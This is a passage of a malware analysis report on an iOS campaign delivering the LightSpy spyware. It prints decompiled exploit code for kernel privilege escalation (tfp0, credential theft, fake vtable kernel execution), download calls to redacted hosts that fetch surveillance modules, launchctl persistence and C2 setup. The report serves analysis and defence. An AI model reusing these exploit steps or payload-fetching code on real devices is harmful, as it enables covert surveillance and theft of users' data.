In this section, we mainly introduce the local privilege escalation exploit chain used in this attack. All the exploit codes can be found in the payload.dylib payload.

In the jailbreak rootkit published on *GitHub* by @pwn20wnd & @sbingner [10], it integrates the following public exploits:

| Indicator | Attribution | Description |
|---|---|---|
| empty_list [11] | CVE-2018-4243 | iOS 11.0 - 11.3.1 |
| multi_path exploit [12] | CVE-2018-4241 | iOS 11.2 - 11.3.1 |
| async_wake [13] | CVE-2017-13861 | iOS 11.1.2 |
| Voucher_swap [14] | CVE-2019-6225 | iOS 11.2 - iOS 12.1.2 |
| mach_swap [15] | CVE-2019-6225 | iOS 11 - 12.1.2 (<=A9 devices only) |
| mach_swap2 [16] | CVE-2019-6225 | iOS 11 - 12.1.2 (on A7 - A11 devices) |

*Table 1: Public exploits used by an iOS jailbreak rootkit.*

To support the *iOS* 12.2.* versions, this attack campaign used another vulnerability (CVE-2019-8605), which was found by *Google Project Zero* member Ned Willamson. There are also different exploit versions published on *GitHub*. In our findings, the campaign used the exploit host in sock_port [17], which supports *iOS* 10.0-12.2 and extends the jailbreak ability.

```
void __noreturn start_jailbreak()
{
  NSLog(CFSTR("[*] Starting...\n"));
  sub_719FC(3LL);
  jailbreak();
  sub_71ACC();
  while ( 1 )
    ;
}
```

*Figure 17: Where the privilege escalation attack starts.*

Not only did the sock_port [18] project use CVE-2019-8605 to get the receive rights of the kernel task port in the get_tfp0() function, it also supports most devices with system versions between 10.0 and 12.2. Therefore, in the exploit chain of this campaign, it simply integrates these codes to help to achieve the tfp0, as shown in Figure 18.

```
exploit_success = 1;
v1 = (int *)mach_host_self();
myHost = (unsigned int)v1;
if ( !(_DWORD)v1 || myHost == -1 )
{
  v172 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  v1 = __error();
  *v1 = v172;
}
v182 = myHost;
get_tfp0(v1, v2, v3, v4, v5);                          using the exp in https://github.com/jakeajames/sock_port
kernel_base = find_kernel_base();
if ( (unsigned __int64)kernel_base >= 0xFFFF000000000000LL )
  kernel_base = find_kernel_base();
if ( qword_AF608 == -1 && kernel_base != -1 )
  qword_AF608 = kernel_base + 0xFF8FFC000LL;
NSLog(CFSTR("[*] tfp0: 0x%x"));
NSLog(CFSTR("[*] kernel_base: 0x%016llx"));
v6 = NSLog(CFSTR("[*] kernel_slide: 0x%016llx"));
if ( !(sub_9E58(v6) & 1) )
{
  NSLog(CFSTR("[*] Unable to verify TFP0."));
  exploit_success = 0;
}
if ( exploit_success & 1 && (unsigned int)ReadKernel32(kernel_base) != -17958193 )
  NSLog(CFSTR("[*] Unable to verify kernel_base."));
NSLog(CFSTR("[*] Successfully exploited kernel."));
```

*Figure 18: The get_tfp0() function.*

```
printf("[*] creating safer port\n");
v60 = new_port();
if ( !v60 )
{
  printf("[-] failed to allocate new tfp0 port\n");
  goto LABEL_150;
}
v59 = find_port_sock_part(v60, qword_AFE18);
if ( !v59 )
{
  printf("[-] failed to find new tfp0 port address\n");
  goto LABEL_150;
}
v58 = kalloc(0x600LL);
if ( !v58 )
{
  printf("[-] failed to kalloc faketask\n");
  goto LABEL_150;
}
kwrite(v58, v114, 0x600uLL);
```

*Figure 19: The get_tfp0 function in payload.dylib, which is the same as the sock_port project.*

```
NSLog(CFSTR("[*] Initializing patchfinder..."));
v7 = NSLog(CFSTR("[*] dec kernel path: %s"));
v8 = proc_struct_addr(v7);
v171 = sub_22F88(v8, 0LL);
*(_QWORD *)&original_kernel_cache[4] = fopen("/System/Library/Caches/com.apple.kernelcaches/kernelcache", "rb");
if ( !*(_QWORD *)&original_kernel_cache[4] )
{
  *(_QWORD *)original_kernel_cache = (unsigned int)*__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = *(_DWORD *)original_kernel_cache;
}
*(_QWORD *)&decompressed_kernel_cache[4] = fopen("/var/tmp/kernelcache.dec", "w+b");
if ( !*(_QWORD *)&decompressed_kernel_cache[4] )
{
  *(_QWORD *)decompressed_kernel_cache = (unsigned int)*__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = *(_DWORD *)decompressed_kernel_cache;
}
if ( (unsigned int)sub_31208(
                     *(_QWORD *)&original_kernel_cache[4],
                     *(_QWORD *)&decompressed_kernel_cache[4],
                     0LL,
                     1LL) )
{
  v168 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = v168;
}
fclose(*(FILE **)&decompressed_kernel_cache[4]);
v9 = fclose(*(FILE **)&original_kernel_cache[4]);
*(_QWORD *)&kernelVersion[4] = sub_56B40(v9, v10, v11, v12, v13);
v69 = *(_QWORD *)&kernelVersion[4];
NSLog(CFSTR("[*] %s\n"));
if ( !*(_QWORD *)&kernelVersion[4] )
{
  v14 = __error();
  *(_QWORD *)kernelVersion = (unsigned int)*v14;
  v152 = *v14;
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  v69 = v152;
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
```

*Figure 20: After getting the tfp0, it initializes the patch handler, which can help find the address of necessary function symbols.*

```
if ( !(found_offsets & 1) )
{
  NSLog(CFSTR("[*] Finding offsets..."));
  setoffset("kernel_base", kernel_base);
  setoffset("kernel_slide", qword_AF608);
  if ( (unsigned __int64)getoffset("trustcache") < 0xFFFF000000000000LL || getoffset("trustcache") == -1 )
  {
    v151 = sub_40390("_trustcache");
    setoffset("trustcache", v151);
  }
  if ( (unsigned __int64)getoffset("trustcache") < 0xFFFF000000000000LL || getoffset("trustcache") == -1 )
  {
    v150 = sub_3A0C0();
    setoffset("trustcache", v150);
  }
  if ( (unsigned __int64)getoffset("trustcache") < 0xFFFF000000000000LL || getoffset("trustcache") == -1 )
  {
    setoffset("trustcache", 0LL);
    NSLog(CFSTR("[*] Unable to find kernel offset for trustcache"));
  }
  else
  {
    getoffset("trustcache");
    NSLog(CFSTR("[*] trustcache = 0x%016llx + 0x%016llx"));
    v17 = getoffset("trustcache");
    setoffset("trustcache", v17 + qword_AF608);
  }
  if ( (unsigned __int64)getoffset("OSBoolean_True") < 0xFFFF000000000000LL || getoffset("OSBoolean_True") == -1 )
  {
    v149 = sub_40390("_OSBoolean_True");
    setoffset("OSBoolean_True", v149);
  }
  if ( (unsigned __int64)getoffset("OSBoolean_True") < 0xFFFF000000000000LL || getoffset("OSBoolean_True") == -1 )
  {
    v148 = sub_3C640();
    setoffset("OSBoolean_True", v148);
  }
  if ( (unsigned __int64)getoffset("OSBoolean_True") < 0xFFFF000000000000LL || getoffset("OSBoolean_True") == -1 )
  {
    setoffset("OSBoolean_True", 0LL);
    NSLog(CFSTR("[*] Unable to find kernel offset for OSBoolean_True"));
  }
  else
```

*Figure 21: Combining the kernel slides, it resets the real address for those symbols.*

```
NSLog(CFSTR("[*] Initializing jailbreak..."));
v59 = NSLog(CFSTR("[*] Escaping sandbox..."));
myProcAddr = proc_struct_addr(v59);
v60 = (int *)NSLog(CFSTR("[*] myProcAddr = 0x%016llx"));
if ( myProcAddr < 0xFFFF000000000000LL || myProcAddr == -1LL )
{
  v166 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  v60 = __error();
  *v60 = v166;
}
kernelCredAddr = get_kernel_cred_addr(v60, v61, v62, v63, v64);
NSLog(CFSTR("[*] kernelCredAddr = 0x%016llx"));
if ( kernelCredAddr < 0xFFFF000000000000LL || kernelCredAddr == -1LL )
{
  v165 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = v165;
}
v65 = getoffset("shenanigans");
v177 = ReadKernel64(v65);
NSLog(CFSTR("[*] Shenanigans = 0x%016llx"));
if ( (v177 < 0xFFFF000000000000LL || v177 == -1LL) && v177 != 0xCA13FEBA37BELL )
{
  v164 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = v164;
}
if ( v177 != kernelCredAddr )
{
  NSLog(CFSTR("[*] Detected corrupted shenanigans pointer."));
  v177 = kernelCredAddr;
}
v66 = getoffset("shenanigans");
if ( !(wk64(v66, 0xCA13FEBA37BELL) & 1) )
{
  v163 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = v163;
}
v179 = kernelCredAddr;
myOriginalCredAddr = give_creds_to_process_at_addr(myProcAddr, kernelCredAddr);
```

*Figure 22: The kernel task's cred value is then stolen for the current process so that it becomes root.*

After that, it first gets the address of the IOSurfaceRootUserClient port then uses it to get the address of the actual client and vtable. It then creates a fake client with a fake vtable and overwrites the existing client with the fake one. Finally, the IOUserClient::getExternalTrapForIndex function in vtable gets replaced with the ROP gadget (add x0, x0, #0x40; ret;) so it can use IOConnectTrap6 to call any function in the kernel as the kernel itself.

```
__int64 init_kexec()
{
  __int64 v0; // x0
  unsigned int v1; // w0
  unsigned int v2; // w0
  __int64 v4; // [xsp+10h] [xbp-70h]
  __int64 v5; // [xsp+18h] [xbp-68h]
  __int64 v6; // [xsp+28h] [xbp-58h]
  __int64 v7; // [xsp+38h] [xbp-48h]
  __int64 v8; // [xsp+40h] [xbp-40h]
  __int64 v9; // [xsp+50h] [xbp-30h]
  __int64 v10; // [xsp+58h] [xbp-28h]
  __int64 v11; // [xsp+60h] [xbp-20h]
  int j; // [xsp+68h] [xbp-18h]
  int i; // [xsp+6Ch] [xbp-14h]
  unsigned __int64 IOSurfaceRootUserClient_vtab; // [xsp+70h] [xbp-10h]
  char v15; // [xsp+7Fh] [xbp-1h]

  user_client = prepare_user_client();
  if ( user_client && user_client != -1 )
  {
    v0 = proc_struct_addr();
    IOSurfaceRootUserClient_port = get_address_of_port(v0, (unsigned int)user_client);
    if ( (unsigned __int64)IOSurfaceRootUserClient_port >= 0xFFFF000000000000LL && IOSurfaceRootUserClient_port != -1 )
    {
      v11 = IOSurfaceRootUserClient_port;
      v1 = koffset(17LL);
      IOSurfaceRootUserClient_addr = ReadKernel64(v11 + v1);
      if ( (unsigned __int64)IOSurfaceRootUserClient_addr >= 0xFFFF000000000000LL && IOSurfaceRootUserClient_addr != -1 )
      {
        IOSurfaceRootUserClient_vtab = ReadKernel64(IOSurfaceRootUserClient_addr);
        if ( IOSurfaceRootUserClient_vtab >= 0xFFFF000000000000LL && IOSurfaceRootUserClient_vtab != -1LL )
        {
          fake_vtable = kmem_alloc(4096LL);
          if ( (unsigned __int64)fake_vtable >= 0xFFFF000000000000LL && fake_vtable != -1 )
          {
            for ( i = 0; i < 512; ++i )
            {
              v10 = fake_vtable + 8 * i;
              v9 = ReadKernel64(IOSurfaceRootUserClient_vtab + 8 * i);
              wk64(v10, v9);
            }
            fake_client = kmem_alloc(4096LL);
            if ( (unsigned __int64)fake_client >= 0xFFFF000000000000LL && fake_client != -1 )
            {
              for ( j = 0; j < 512; ++j )
              {
                v8 = fake_client + 8 * j;
                v7 = ReadKernel64(IOSurfaceRootUserClient_addr + 8 * j);
                wk64(v8, v7);
```

*Figure 23: Code overwriting with the fake client and fake vtable.*

```
NSLog(CFSTR("[*] Setting HSP4 as TFP0..."));
if ( !(set_hsp4((unsigned int)tfp0) & 1) )
{
  v147 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = v147;
}
NSLog(CFSTR("[*] Successfully set HSP4 as TFP0."));
v58 = NSLog(CFSTR("[*] Setting kernel task info..."));
if ( !(sub_1F908(v58) & 1) )
{
  v146 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = v146;
}
NSLog(CFSTR("[*] Successfully set kernel task info."));
NSLog(CFSTR("[*] Platformizing..."));
if ( !(set_platform_binary(myProcAddr, 1LL) & 1) )
{
  v145 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = v145;
}
if ( !(set_cs_platform_binary(myProcAddr, 1LL) & 1) )
{
  v144 = *__error();
  if ( strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47) )
    strrchr("/Users/mac/Downloads/jbreak的副本/jbreak/source/jailbreak.m", 47);
  NSLog(CFSTR("[*] _assert(%d:%s)@%s:%u[%s]"));
  *__error() = v144;
}
NSLog(CFSTR("[*] Successfully initialized jailbreak."));
++stage;
```

*Figure 24: Code showing the completed jailbreak operation.*

## THE IOS MALWARE LIGHTSPY

After gaining full kernel privilege, it downloads many malicious libraries to target applications.

```
sub_42618("[redacted]/browser", "/var/containers/Bundle/browser");
sub_42618(
  [redacted]EnvironmentalRecording",
  "/var/containers/Bundle/EnvironmentalRecording");
sub_42618("http:/[redacted]/FileManage", "/var/containers/Bundle/FileManage");
sub_42618("http:/[redacted]/ios_qq", "/var/containers/Bundle/ios_qq");
sub_42618("http:/[redacted]/ios_telegram", "/var/containers/Bundle/ios_telegram");
sub_42618("http:/[redacted]/ios_wechat", "/var/containers/Bundle/ios_wechat");
sub_42618("http:/[redacted]/KeyChain", "/var/containers/Bundle/KeyChain");
sub_42618("http:/[redacted]/light", "/var/containers/Bundle/light");
sub_42618("http:/[redacted]/Screenaaa", "/var/containers/Bundle/Screenaaa");
sub_42618("http:/[redacted]/ShellCommandaaa", "/var/containers/Bundle/ShellCommandaaa");
sub_42618("http:/[redacted]/SoftInfoaaa", "/var/containers/Bundle/SoftInfoaaa");
sub_42618("http:/[redacted]/WifiList", "/var/containers/Bundle/WifiList");
sub_42618("http:/[redacted]/locationaaa.dylib", "/var/containers/Bundle/locationaaa.dylib");
sub_42618("http:/[redacted]/baseinfoaaa.dylib", "/var/containers/Bundle/baseinfoaaa.dylib");
sub_42618("http:/[redacted]/irc_loader", "/var/containers/Bundle/irc_loader");
sub_42618("http:/[redacted]/launchctl", "/var/containers/Bundle/launchctl");
sub_6734("http:/[redacted]ircbin.plist", "/var/containers/Bundle/ircbin.plist");
sub_56714("/var/containers/Bundle/launchctl");
sub_56714("/var/containers/Bundle/launchctl");
```

*Figure 25: Downloaded modules.*

### Startup loader

The tool launchctl loads and unloads daemons or agents. After downloading all the payloads, the exploit spawns a daemon using launchctl with 'ircbin.plist' as the argument (Figure 26).

This daemon uses irc_loader as an executable. This loader is just a launcher and will be used to start up the main malicious agent deployed on the target side. It first parses the C&C 'IP:PORT' address then the download address (Figure 27).

The startup parameters are hidden in the irc_loader binary and are encrypted with the AES algorithm. The parameters after decryption are shown in Figure 28.

After getting these parameters, it will use them to launch another module called 'light' (Figure 29).

```
MOV     X30, #0
STR     X30, [X1,#0x580+var_570]
ADRL    X30, aVarContainersB_19 ; "/var/containers/Bundle/ircbin.plist"
STR     X30, [X1,#0x580+var_578]
ADRL    X30, aUnload ; "unload"
STR     X30, [X1,#0x580+var_580]
ADRL    X1, aVarContainersB_18 ; "/var/containers/Bundle/launchctl"
STR     W0, [SP,#0x580+var_548]
MOV     X0, X1
BL      sub_56714
MOV     X1, SP
MOV     X30, #0
STR     X30, [X1,#0x580+var_570]
ADRL    X30, aVarContainersB_19 ; "/var/containers/Bundle/ircbin.plist"
STR     X30, [X1,#0x580+var_578]
ADRL    X30, aLoad ; "load"
STR     X30, [X1,#0x580+var_580]
ADRL    X1, aVarContainersB_18 ; "/var/containers/Bundle/launchctl"
STR     W0, [SP,#0x580+var_54C]
MOV     X0, X1
BL      sub_56714
```

```
launchctl = a1;
v16 = a2;
v15 = a3;
location = 0LL;
objc_storeStrong(&location, a4);
v12 = 0LL;
v8 = 0LL;
v9 = pipe(v10) == 0;
if ( v9 && !posix_spawn_file_actions_init(&v11) )
{
  v12 = &v11;
  posix_spawn_file_actions_adddup2(&v11, v10[1], 1);
  posix_spawn_file_actions_adddup2(v12, v10[1], 2);
  posix_spawn_file_actions_addclose(v12, v10[0]);
  posix_spawn_file_actions_addclose(v12, v10[1]);
}
if ( location && !posix_spawnattr_init(&v7) )
{
  v8 = &v7;
  posix_spawnattr_setflags(&v7, 128);
}
v6 = posix_spawn(&v13, launchctl, v12, v8, v15, environ);
NSLog(CFSTR("[*] %s(%d) command: %s"));
if ( location )
{
  (*((void (__fastcall **)(id, _QWORD))location + 2))(location, (unsigned int)v13);
  kill(v13, 19);
}
if ( v9 )
  close(v10[1]);
if ( v6 )
{
  strerror(v6);
  NSLog(CFSTR("[*] %s(%d): ERROR posix_spawn failed (%d): %s"));
```

*Figure 26: The launchctl tool is used with ircbin.plist as the argument.*

```
v5 = fopen("/var/containers/Bundle/irc_loader", "r");
if ( v5 )
{
  bzero(v25, 0x400uLL);
  fseek(v5, -1024LL, 2);
  fread(v25, 1uLL, 0x400uLL, v5);
  v26 = 0;
  v6 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%s"), v25);
  v7 = dictionaryWithJsonString(v6);
  NSLog(CFSTR("StartupParameters=%@"), v8);
}
else
{
  NSLog(CFSTR("open /var/containers/Bundle/irc_loader failure"), v4);
  v7 = 0LL;
}
```

*Figure 27: The irc_loader as an executable.*

```
StartupParameters= {
"ip_port" =     (
            {
        strRemoteIP = [redacted]
        uRemotePort =
    },
            {
        strRemoteIP = [redacted]
        uRemotePort =
    },
            {
        strRemoteIP = [redacted]
        uRemotePort =
    }
);
strConsoleParam = "s4|12|1";
strDownAddress = "http://[redacted]/androidmm/light";
}
```

*Figure 28: The parameters after decryption.*

```
v10 = objc_msgSend(&OBJC_CLASS___lightmanage, "new");
-[lightmanage InitialLightManag:](v10, "InitialLightManag:", v7);
v11 = -[lightmanage GetWorkDir](v10, "GetWorkDir");
NSLog(CFSTR("WorkDir:%@"), v12);
if ( !((unsigned int)objc_msgSend(v3, "fileExistsAtPath:", v11, v11) & 1) )
  -[lightmanage createDir](v10, "createDir");
NSLog(CFSTR("!!!!!Start Load Lib!!!!!"), v13);
v14 = objc_msgSend(&OBJC_CLASS___LoadDynamicLib, "new");
-[LoadDynamicLib loadLight:](v14, "loadLight:", CFSTR("/var/containers/Bundle/light"));
v15 = -[lightmanage GetIpPort](v10, "GetIpPort");
v16 = objc_msgSend(v15, "objectAtIndex:", 0LL);
v17 = objc_msgSend(v16, "objectForKey:", CFSTR("strRemoteIP"));
v18 = objc_msgSend(v16, "objectForKey:", CFSTR("uRemotePort"));
v19 = -[lightmanage GetParam](v10, "GetParam");
-[LoadDynamicLib start:ipaddr:port:param:](v14, "start:ipaddr:port:param:", v11, v17, v18, v19);
v20 = objc_msgSend(&OBJC_CLASS___NSRunLoop, "mainRunLoop");
v21 = objc_msgSend(&OBJC_CLASS___NSMachPort, "port");
objc_msgSend(v20, "addPort:forMode:", v21, NSRunLoopCommonModes);
```

*Figure 29: Loading the 'light' module.*

### Light, the main malicious control agent

After the 'light' module starts up, it first initializes a database, which is used to store all the control information.

```
if ( !((unsigned int)+[Db initDb:](&OBJC_CLASS___Db, "initDb:", mDatabaseDir) & 1) )
{
  do
    NSLog(CFSTR("initDb error"), v18);
  while ( !(unsigned int)+[Db initDb:](&OBJC_CLASS___Db, "initDb:", mDatabaseDir) );
}
```

```
v5 = objc_msgSend(v3, "stringByAppendingPathComponent:", CFSTR("/light.db"));
v6 = objc_retainAutoreleasedReturnValue(v5);
v7 = (void *)dbPath;
dbPath = (__int64)v6;
objc_release(v7);
v13 = dbPath;
NSLog(CFSTR("dbPath = %@"), v8);
v9 = +[FMDatabaseQueue databaseQueueWithPath:](&OBJC_CLASS___FMDatabaseQueue, "databaseQueueWithPath:", dbPath, v13);
v10 = objc_retainAutoreleasedReturnValue(v9);
v11 = (void *)fmdqueue;
fmdqueue = (__int64)v10;
objc_release(v11);
+[DbConfig createConfigTable](&OBJC_CLASS___DbConfig, "createConfigTable");
+[DbPlugin createPluginTable](&OBJC_CLASS___DbPlugin, "createPluginTable");
+[DbTransportControl createTransportControl](&OBJC_CLASS___DbTransportControl, "createTransportControl");
+[DbCommandPlan createCommandPlan](&OBJC_CLASS___DbCommandPlan, "createCommandPlan");
+[DbCommandRecord createCommandRecord](&OBJC_CLASS___DbCommandRecord, "createCommandRecord");
+[DbDormantControl createDormantControl](&OBJC_CLASS___DbDormantControl, "createDormantControl");
```

*Figure 30: Database is initialized for control information.*

The SQL statement includes the following:

| |
|---|
| CREATE TABLE IF NOT EXISTS t_transport_control (id integer PRIMARY KEY AUTOINCREMENT, cmd integer, wifi integer, mobile integer |
| CREATE TABLE IF NOT EXISTS t_command_plan (id integer PRIMARY KEY AUTOINCREMENT,type integer,start integer,stop integer,interval integer , interval_pos integer,cmd integer,arg text NOT NULL |
| CREATE TABLE IF NOT EXISTS t_command_record (id integer PRIMARY KEY AUTOINCREMENT,cmd integer, arg text, status integer,type integer, response text, starttime integer |
| CREATE TABLE IF NOT EXISTS t_config (id integer PRIMARY KEY AUTOINCREMENT, key text, value text |
| CREATE TABLE IF NOT EXISTS t_dormant_control (id integer PRIMARY KEY AUTOINCREMENT, key text, value integer |
| CREATE TABLE IF NOT EXISTS t_plugin (id integer PRIMARY KEY AUTOINCREMENT,name text NOT NULL,version text,md5 text,url text,path text,classname text,initparam text,isupdate integer,isdelete integer,downstatus integer |

After that, it initializes a thread using the libwebsockets [19] library to implement the messages' receiving function.






*Figure 31: Communication flow.*

The libwebsockets framework supports registering a callback broker as a protocol when creating the web socket handler. After this thread starts, the callback broker is responsible for managing the status of the socket handler.



```
+[DbCommandRecord ResetCommandRecord](&OBJC_CLASS___DbCommandRecord, "ResetCommandRecord");
+[PluginManage loadConfig:](&OBJC_CLASS___PluginManage, "loadConfig:", mPluginDir);
objc_storeStrong(&mLightFramePath, v9);
objc_storeStrong((id *)&mDstip, a4);
+[DbConfig setConfig:v:](&OBJC_CLASS___DbConfig, "setConfig:v:", CFSTR("destIP"), mDstip);
objc_storeStrong((id *)&mPort, a5);
+[DbConfig setConfig:v:](&OBJC_CLASS___DbConfig, "setConfig:v:", CFSTR("destPort"), mPort);
objc_storeStrong((id *)&mConsoleParam, a6);
v18 = +[SocketRocketUtility instance](&OBJC_CLASS___SocketRocketUtility, "instance");
v19 = objc_retainAutoreleasedReturnValue(v18);
v20 = +[GlobalVar getDeviceID](&OBJC_CLASS___GlobalVar, "getDeviceID");
v21 = objc_retainAutoreleasedReturnValue(v20);
objc_msgSend(v19, "setConfig:dstIP:dstPort:param:", v21, mDstip, mPort, mConsoleParam);

v30 = (const char *)objc_msgSend(v28, "UTF8String");
strncpy(self->_path, v30, 0x400uLL);
v31 = objc_retainAutorelease(v40);
v32 = v31;
v33 = (const char *)objc_msgSend(v31, "UTF8String");
strncpy(self->_serverAddr, v33, 0x400uLL);
self->_port = (unsigned int)objc_msgSend(v41, "intValue");
bzero(&self->_info, 0x2B8uLL);
self->_info.options = 4096LL;
self->_info.port = -1;
self->_info.protocols = (lws_protocols *)&protocols;
self->_info.fd_limit_per_thread = 3;
v34 = (lws_context *)lws_create_context((__int64)&self->_info);// [redacted]: create the web handler
self->_context = v34;
if ( v34 )
{
  v35 = objc_msgSend(&OBJC_CLASS___NSThread, "alloc");
  v42 = _NSConcreteStackBlock;
  v43 = 3254779904LL;
  v44 = __74__WebSocketModule_setConfigWithDeviceId_serverIp_serverPort_requestParam___block_invoke;
  v45 = &__block_descriptor_tmp_0;
  v46 = self;
